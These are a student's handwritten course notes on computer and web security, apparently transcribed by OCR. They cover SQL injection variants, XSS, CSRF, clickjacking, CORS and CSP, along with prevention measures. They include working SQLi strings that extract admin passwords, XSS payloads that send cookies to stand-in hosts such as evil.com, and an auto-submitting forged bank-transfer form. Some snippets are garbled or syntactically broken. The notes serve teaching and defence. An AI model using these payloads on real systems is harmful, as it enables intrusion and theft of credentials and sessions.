CSS

13/08/26

Quick Work
Page No.:
Date:
M T W T F S S

Foundations of Computer Security

→ What is Security?
↳ protection of assets against threats that may compromise their value, functionality, etc.

18/08/26 Review

→ Def^n of Security

→ Vulnerabilities can occur in different resources related to computer system –
- Software/OS
- User
- Hardware
- Network

⇒ C I A
- C → Confidentiality
- I → Integrity
- A → Availability


⇒ Accountability
⇒ Non-Repudiation

Quick Work
Page No.:
Date:
M T W T F S S

Security policy

⇒ Purpose: finding authorized & unauthorized state.

Eg:



not secure system

safe state

Authorized (A) = { S_1, S_2 }

not trusted ← Unauthorized (UA) = { S_3, S_4 }

→ We call a system secure if it starts from an authorized state and never enters unauthorized state.

⇒ X = { set of entities } (resources)

I = { set of information }

Confidentiality

↳ No member of X can obtain information about I.

Integrity

↳ If all members of X can trust I.

up to security policies: Matt Bishop, Computer Security, first 2 chapter.

Quick Work
Page No.:
Date:
M T W T F S S

Availability

↳ If all members of X can access I.

Web Application Security

↳ Injection Attack

Attacker is injecting undesirable text through the web application by which they wants to get some sensitive data.

* SQL Injection Attack (SQLI)

Eg:
```
SELECT *
FROM PRODUCTS
WHERE Category='Gifts'
AND Released=1;
```

Attacker → `' OR 1=1--` → -- means after it all is commented.

```
SELECT *
FROM PRODUCTS
WHERE CATEGORY='
OR 1=1--
AND Released=1;
```

→ all are shown.

↳ this will get commented.

Quick Work

Page No.:

Date:


M T W T F S S

SQLI def^n: Injection of a vulnerable SQL query via client input data to our application.

Mechanism: Injected commands enter the data plane to affect the execution of predefined SQL command.

Scope: Affects any platform interacting with a SQL database (PHP, ASP, .NET, etc)

Core flaw: SQL makes no real distinction b/w the control plane & data plane.



Quick Work

Page No.:

Date:

M T W T F S S


→ Impact


⇒ Read sensitive information. Bypass authentication, extract database content.

⇒ Modify data: Insert, update, delete records.

⇒ Admin permission

⇒ OS access.





portswigger.net
Mozilla Firefox Manual

Quick Work
Page No.:
Date:
M T W T F S S

→ Types Of SQLI

(1) Union SELECT Based SQLI

Eg:
```
SELECT Title, Author
FROM Books
WHERE Category = 'Science'
'UNION
  SELECT Name, Department
  FROM Employees';
```

sent by attacker

Title	Author
Science	D. Nel
Computer	Alex
Arts	P. Das
A. Roy	dev
P. Gupta	Testing

⇒ Conditions for UNION SELECT Based SQLI

- → The original query uses SELECT.
- → The application should display the query results.
- → The injected SELECT returns same number of columns.
- → Compatible datatype

Quick Work

Page No.:

Date:

M T W T F S S

→ We need to find no. of columns in books table. How to find?

```
SELECT Title, Author        → changes depending on columns
FROM Books
WHERE Category='' ORDER BY 1--
```

get to know if 1 column exists.
Similarly do for all 2,3,... wherever it errors/no o/p that column does not exist.

→ Reading DB version

to match no of columns with parent query

```
' UNION SELECT BANNER, (VUL)
FROM V$VERSION--
```

→ Find the admin password if admin exists.

```
' UNION SELECT username, password
FROM users--
```

```
' UNION username, password
FROM users
WHERE username='Admin'--
```

Quick Work
Page No.:
Date:
M T W T F S S

(2) Error based attack (SQLI)

```
SELECT Name, Price
FROM Products
where P_id = 10;
```

⇒ Following can be found —
(a) Column Name, (b) Table Name, etc.

(3) Blind SQLI

```
SELECT Tracking_id
FROM Tracking
WHERE Tracking_id = 'T1'
```

'AND 1 = 1--' → extra info by attacker

this AND can be used to ask a T/F q^n.

⇒ Testing whether a particular users exists or not:

```
'AND (SELECT COUNT(*)
      FROM users
      WHERE username='admin')>0
--
```

⇒ Test a storing length.

```
'AND LENGTH((SELECT username
             FROM users
             WHERE username='admin'))
>5--
```

Quick Work
Page No:
Date:
M T W T F S S

25/08/26 Blind SQLI (contd.)

⇒ Testing an individual character

'AND SUBSTRING((SELECT password
FROM Users
WHERE username='admin'
),1,1)='a'--

start position, length

(4) Time Based SQLI

```
SELECT Tracking_id
FROM Tracking
WHERE Tracking_id='1'
'AND IF((1=1),SLEEP(5),0)
```

True, False — changed for yes/no answer accordingly

Q. From the user, table find if a user exists or not. For eg take username admin. (use time-based SQLI)

⇒
```
'AND IF((SELECT COUNT(*)
FROM USERS
WHERE username='admin'),
SLEEP(5),0)--
```

Q. Testing string length. (here password for admin)

⇒
```
'AND IF(LENGTH((SELECT password FROM Users
WHERE username='admin'))>10,
SLEEP(5),0)--
```

Or

```
'AND IF((SELECT LENGTH(password) FROM Users
WHERE username='admin')>10,SLEEP(5),0)--
```

Quick Work

Page No.:

Date:


M T W T F S S

* Cross Site Scripting (XSS)

→ A type of injection attack where an attacker injects malicious scripts into trusted websites.

→ The victim's browser can't distinguish b/w malicious script & legitimate content.

→ Malicious script executes with trust & permissions granted to the vulnerable site.



→ Browsers grant a full access to its origin; cookies, storage & DOM based purely on where the content appears to come from.

→ Trust Boundary violation

Quick Work


Page No.:

Date:

M T W T F S S

Reflected

different types of XSS ⇒ Reflected ⇒ Stored ⇒ DOM



Examples of reflected (1)

```
<?php
$query = $_GET['q'];
echo "<p> You searched for: " $query "</p>";
?>
```

https://abc.com/search.php?q=gifts (Normal URL)

https://abc.com/search.php?q=<script>alert('Reflected XSS Attack');</script> (Attacker crafts)

document.cookie

27/08/26

(2)

```
<?php String user = request.getParameter("User"); ?>
<p> Error: User " <?= user ?> " not found </p>
```

here basically if user not found error SX is not found & alert(document.cookie) is executed.

https://abc.com/login?user=<img src=x onerror=alert(document.cookie)>


Quick Work

Page No.:

Date:

M T W T F S S

Stored




```
<?php = getUserProfile($UserId).
  echo "<h1> Welcome, " $profile['display_name']
       "</h1>";
?>
```

The attacker sets their display name to,

```
<img src=x onerror="document.location
    ='https://evil.com/steal?
    c='+document.cookie">
```

Eg: Product Review

```
review.innerHTML = reviewData.text;
```

Attacker submits a review,


```
Great product! <script>
  new Image().src = 'https://evil.com/log?
  cookie'+document.cookie;
</script>
```

document object model

DOM based XSS

alert
↳ proof of execution
↓
not malicious

Quick Work
Page No.:
Date:
M T W T F S S



Note: The server never sees the fragment
the vulnerability is entirely in client side.

source
↓
location.search ⇒ innerHTML
↑ sink

vulnerable code

```
<div id="welcome"></div>
<script>
const params = new URLSearchParams(window.location.search);
const name = params.get('name');
document.getElementById('welcome').innerHTML = "Welcome, " + name;
</script>
```

https://abc.com/page?name=Alex (Normal case)

https://abc.com/page?name=<img src=x onerror=alert(document.cookie)>

Quick Work

Page No.:

M T W T F S S

Example: <script>

source

const color = window.location.hash.substring(1);

eval("document.body.style.color = '" + color + "'");

</script>

sink

https://abc.com/page#blue (Normal)

https://abc.com/page#blue'; alert(document.cookie);

DOM based XSS

Eg:

https://abc.com/page#<img src='x' onerror="fetch('https://attacker.com/steal?c='+document.cookie)" >

(Attacker)

source ⇒ location.hash

sink ⇒ document.write

Quick Work
Page No.:
Date:
M T W T F S S

01/09/26

→ Common sources & sinks

Common sources

1. location.href
2. location.search
   location.hash
3. document.referrer
4. document.cookie
5. local storage / session storage
6. postMessage data

Common sinks

1. inner HTML / outer HTML
2. document.write()
3. eval()

→ XSS prevention

1. output encoding

   <script> alert(1) </script>

   < → lt > → gt

   encoded

2. validate inputs on arrival
3. Content Security Policy (CSP)

   ↳ see in next page

~~Content~~

Content-Security-Policy:
default-src 'self';
script-src 'self';
object-source 'none';
frame-src 'none';

(4) HTML sanitizing

(5) Safe DOM APIs

element.innerHTML = userInput;

↳ unsafe

Instead we can use -

element.textContent = 'userInput'

(5) Cookie & Session Handling

↳ Set-Cookie: session_id = xyz123;
HttpOnly, Secure

☆ (1) How to prevent SQL I attacks?
parameterised queries

safe

q = "SELECT * FROM users where username = '" + username + "'"
cursor.execute(q)

z = "SELECT * FROM users where username = ?"
cursor.execute(z, (username,))

Quick Work

Page No.:

Date:

M T W T F S S

② Allow list input validation

```
user_id = request.args.get("Id")
if not user_id.isdigit():
    return "Invalid ID"
query = "SELECT * FROM users WHERE
        Username = %";
```

③ Least Privilege Database Accounts.

④ Query Builders

⑤ Web Application Firewall

- Cross Site Request Forgery (CSRF)

Steps: ① log in to website (Eg: bank)

② open a new tab & a malicious tab.

③ They can send post request to the bank using session cookies or timing session.

Eg: dummy link in real there is post req.

```
<img src = "https://bank.com/transfer?to=attacker&
        amount=10000">
<form action = "https://bank.com/transfer"
      method = "POST">
<input name = "to" value = "attacker">
<input name = "amount" value = "10000">
</form>


<script> document.forms[0].submit()
</script>
```

HW How to prevent Blind SQLI?

POST /transfer HTTP/1.1
Host: bank.com
Cookie: session=XYZ123
Content-Type: application/x-www-form-urlencoded
to=attacker & amount=10,000

03/09/26

CSRF (contd.)



* How to prevent CSRF?
  - make token cryptographically secure (combinations are guessing not possible)
  - validate same origin policy.

(1) CSRF Token: Step 1: User requests the page from the server
GET /transfer

Step 2: Server will generate a random token.

Step 3: Server stores the token tied with the user session.
session['csrf_token'] = csrf_token

Quick Work
Page No.:
Date:
M T W T F S S

Step 4: Server embeds the token into the HTML & sends it back to the user.

Step 5: `<form action="/transfer" method="POST">`
`<input type="hidden" name="csrf_token" value="{csrf_token}">`

Step 5: User fills the form & submits
POST /transfer
Cookie: session = xyz123
Body: csrf_token = ___ & ___

Step 6: Server will validate the request
`if request.form['csrf_token'] != session['csrf_token']:`
`// Reject the request`
`else:`
`// Allow`

(2) Same site cookies

→ Tell the browser not to send cookies on cross site request.

`Set-Cookie: session = xyz123; SameSite=Strict;`
`Secure; HttpOnly.`

- Strict ⇒ cookies never sent on cross site request.
- Lax ⇒ cookies can be sent cross site if user want to send intentionally.
- None ⇒ No restriction

Quick Work
Page No.:
Date:
M T W T F S S

③ Check the origin

The server verifies the request actually coming from its own domain or not.
origin - - - X

④ Re-Authentication ⇒ (OTP/2FA)

• Click-Jacking

Step 1: Attacker picks a target action.

Step 2: Attacker embeds that page in an invisible iframe.

<iframe Src="https://bank.com/delete-account" style="opacity:0;"></iframe>

Step 3: Attacker aligns the iframe precisely over a decoy button.

Step 4: victim clicks what they see but clicks on the hidden layer

→ Prevention Mechanism

① X-Frame option header

X-Frame-option: DENY/SAME ORIGIN/ALLOW-FROM uri

Quick Work

Page No.:

Date:

M, T W T F S S

(2) Content Security Policy frame-ancestors directive

Content-Security-Policy: frame-ancestors 'none' / 'self' / ex. somesite.com

(3) Frame busting javascript

Note: * comparing XSS, CSRF, Click Jacking
which is most dangerous?
→ Click Jacking because iframe is needed in most websites & hard to avoid.

* By click Jacking & XSS, even CSRF is enabled. (even if you use CSRF token)

* Fundamentally all 3 are independent.

origin → protocol, host, port

Quick Work
Page No.:
Date:
M T W T F S S

08/09/26

1995 SOP ⇒ Same origin policy

↳ only allow requests & response from/to same origin.

⇒ Restriction: cross origin requests invalid.

replaced SOP

2004 CORS ⇒ Cross Origin Resource Sharing.

↳ rules to restrict but allows cross origin to some extent.

- SOP: It is built into every browser by default & controls what a webpage's scripts are allowed to read from other origins.

→ 3 categories of SOP controls:

- cross origin writes ✗
- cross origin embedding ✗
- cross origin reads

for SOP

→ CORS reduces restrictions compared to SOP.

Eg: GET /data HTTPS/1.1
Host: bank.com
Origin: normal-web.com

Quick Work
Page No.:
Date:
M T W T F S S

Response: Http/1.1 200 OK
Access-Control-Allow-Origin: normal web origin
Access-control-allow-credentials: true

These are the rules that can be in response.

Access-Control-Allow-Origin: Source-web.com
|| || || Methods: GET, PUT, POST, DELETE
|| || || Headers: Content-Type, Authorization
|| || || Credentials: true
|| || || Max Age: 86400

CORS Misconfig Attack

Step 1: Browser checks whether request is from same or diff. origin.

Step 2: simple or preflight request.

HEAD, POST, GET — simple request

PUT, DELETE, PATCH, Custom headers

Browser JS (origin A)
↓ fetch("https://B.com/api/data");
Browser N/W Stack
↓ send the request
Server (B)
↓ Access-Control-Allow-origin: https://A.com
Browser N/W stack
↓ check the SOP
Allow / Not

Quick Work
Page No:
Date:
M T W T F S S

Browser JS (A)

fetch ("https://B.com/api/data")
method : PUT
headers: {"Content-type": "application/JSON", "Authorization"}

↓

Browser N/W Stack

sends a preflighted request
OPTIONS: /api/data HTTP/1.1
origin: https://A.com
Access-Control-Request-Method: PUT
" " " - Headers: Content-Type, Authorization

↓

Server (B)

Give Permission / Not
HTTP/1.1 204 no content
Access-Control-allow-Origin: https://A.com
" " " - Method: PUT
" " " - Headers: -

↓

Browser N/W Stack

check: allow origin matches?
content-type and authorization allowed?

⇒ PUT /api/data Http/1.1
origin: http://A.com
content-type: application/JSON
Authorization: abcxyz

CORS misconfig attacks

1. Reflecting any origin
2. Broken whitelist / origin parsing errors
3. Whitelisting null origin
4. Trusting a subdomain

Quick Work

Page No.:

Date:

M T W T F S S

(5) Internet Endpoints with wildcard CORS

(6) Request from insecure HTTP.

Restriction	SOP	CORS
1. Reading fetch/ response cross origin	✓	✓ (opt-in)
2. Reading cross origin iframe DOM	✓	X
3. Cross origin local storage / cookies	✓	X
4. Cross origin image read	✓	partial
5 Stopping requests from reaching server	X	X

SOP vs CSP difference??

Quick Work
Page No.:
Date:
M T W T F S S

10/09/26

Content Security Policy (CSP)

```
<script>
  fetch('https://evil.com/steal?cookie='
    +document.cookie);
</script>
```

```
Content-Security-policy: default-src 'self';
    script-src 'self' https://trusted.com;
    img-src 'self';
    connect-src 'self' https://api.example.com;
    frame_ancestors 'none';
    object-src 'none';
```

Directive
(1)
default-src
script-src
style-src
img-src
connect-src
frame-ancestors
object-src

Prevention of XSS
- clickjacking
- Data injection / unwanted resource loading

Prevention of CORS misconfig attacks

→ Use an explicit match whitelist.
→ Never whitelist null origin.
→ Never reflect any origin blindly.
→ Avoid wildcards for internal networks.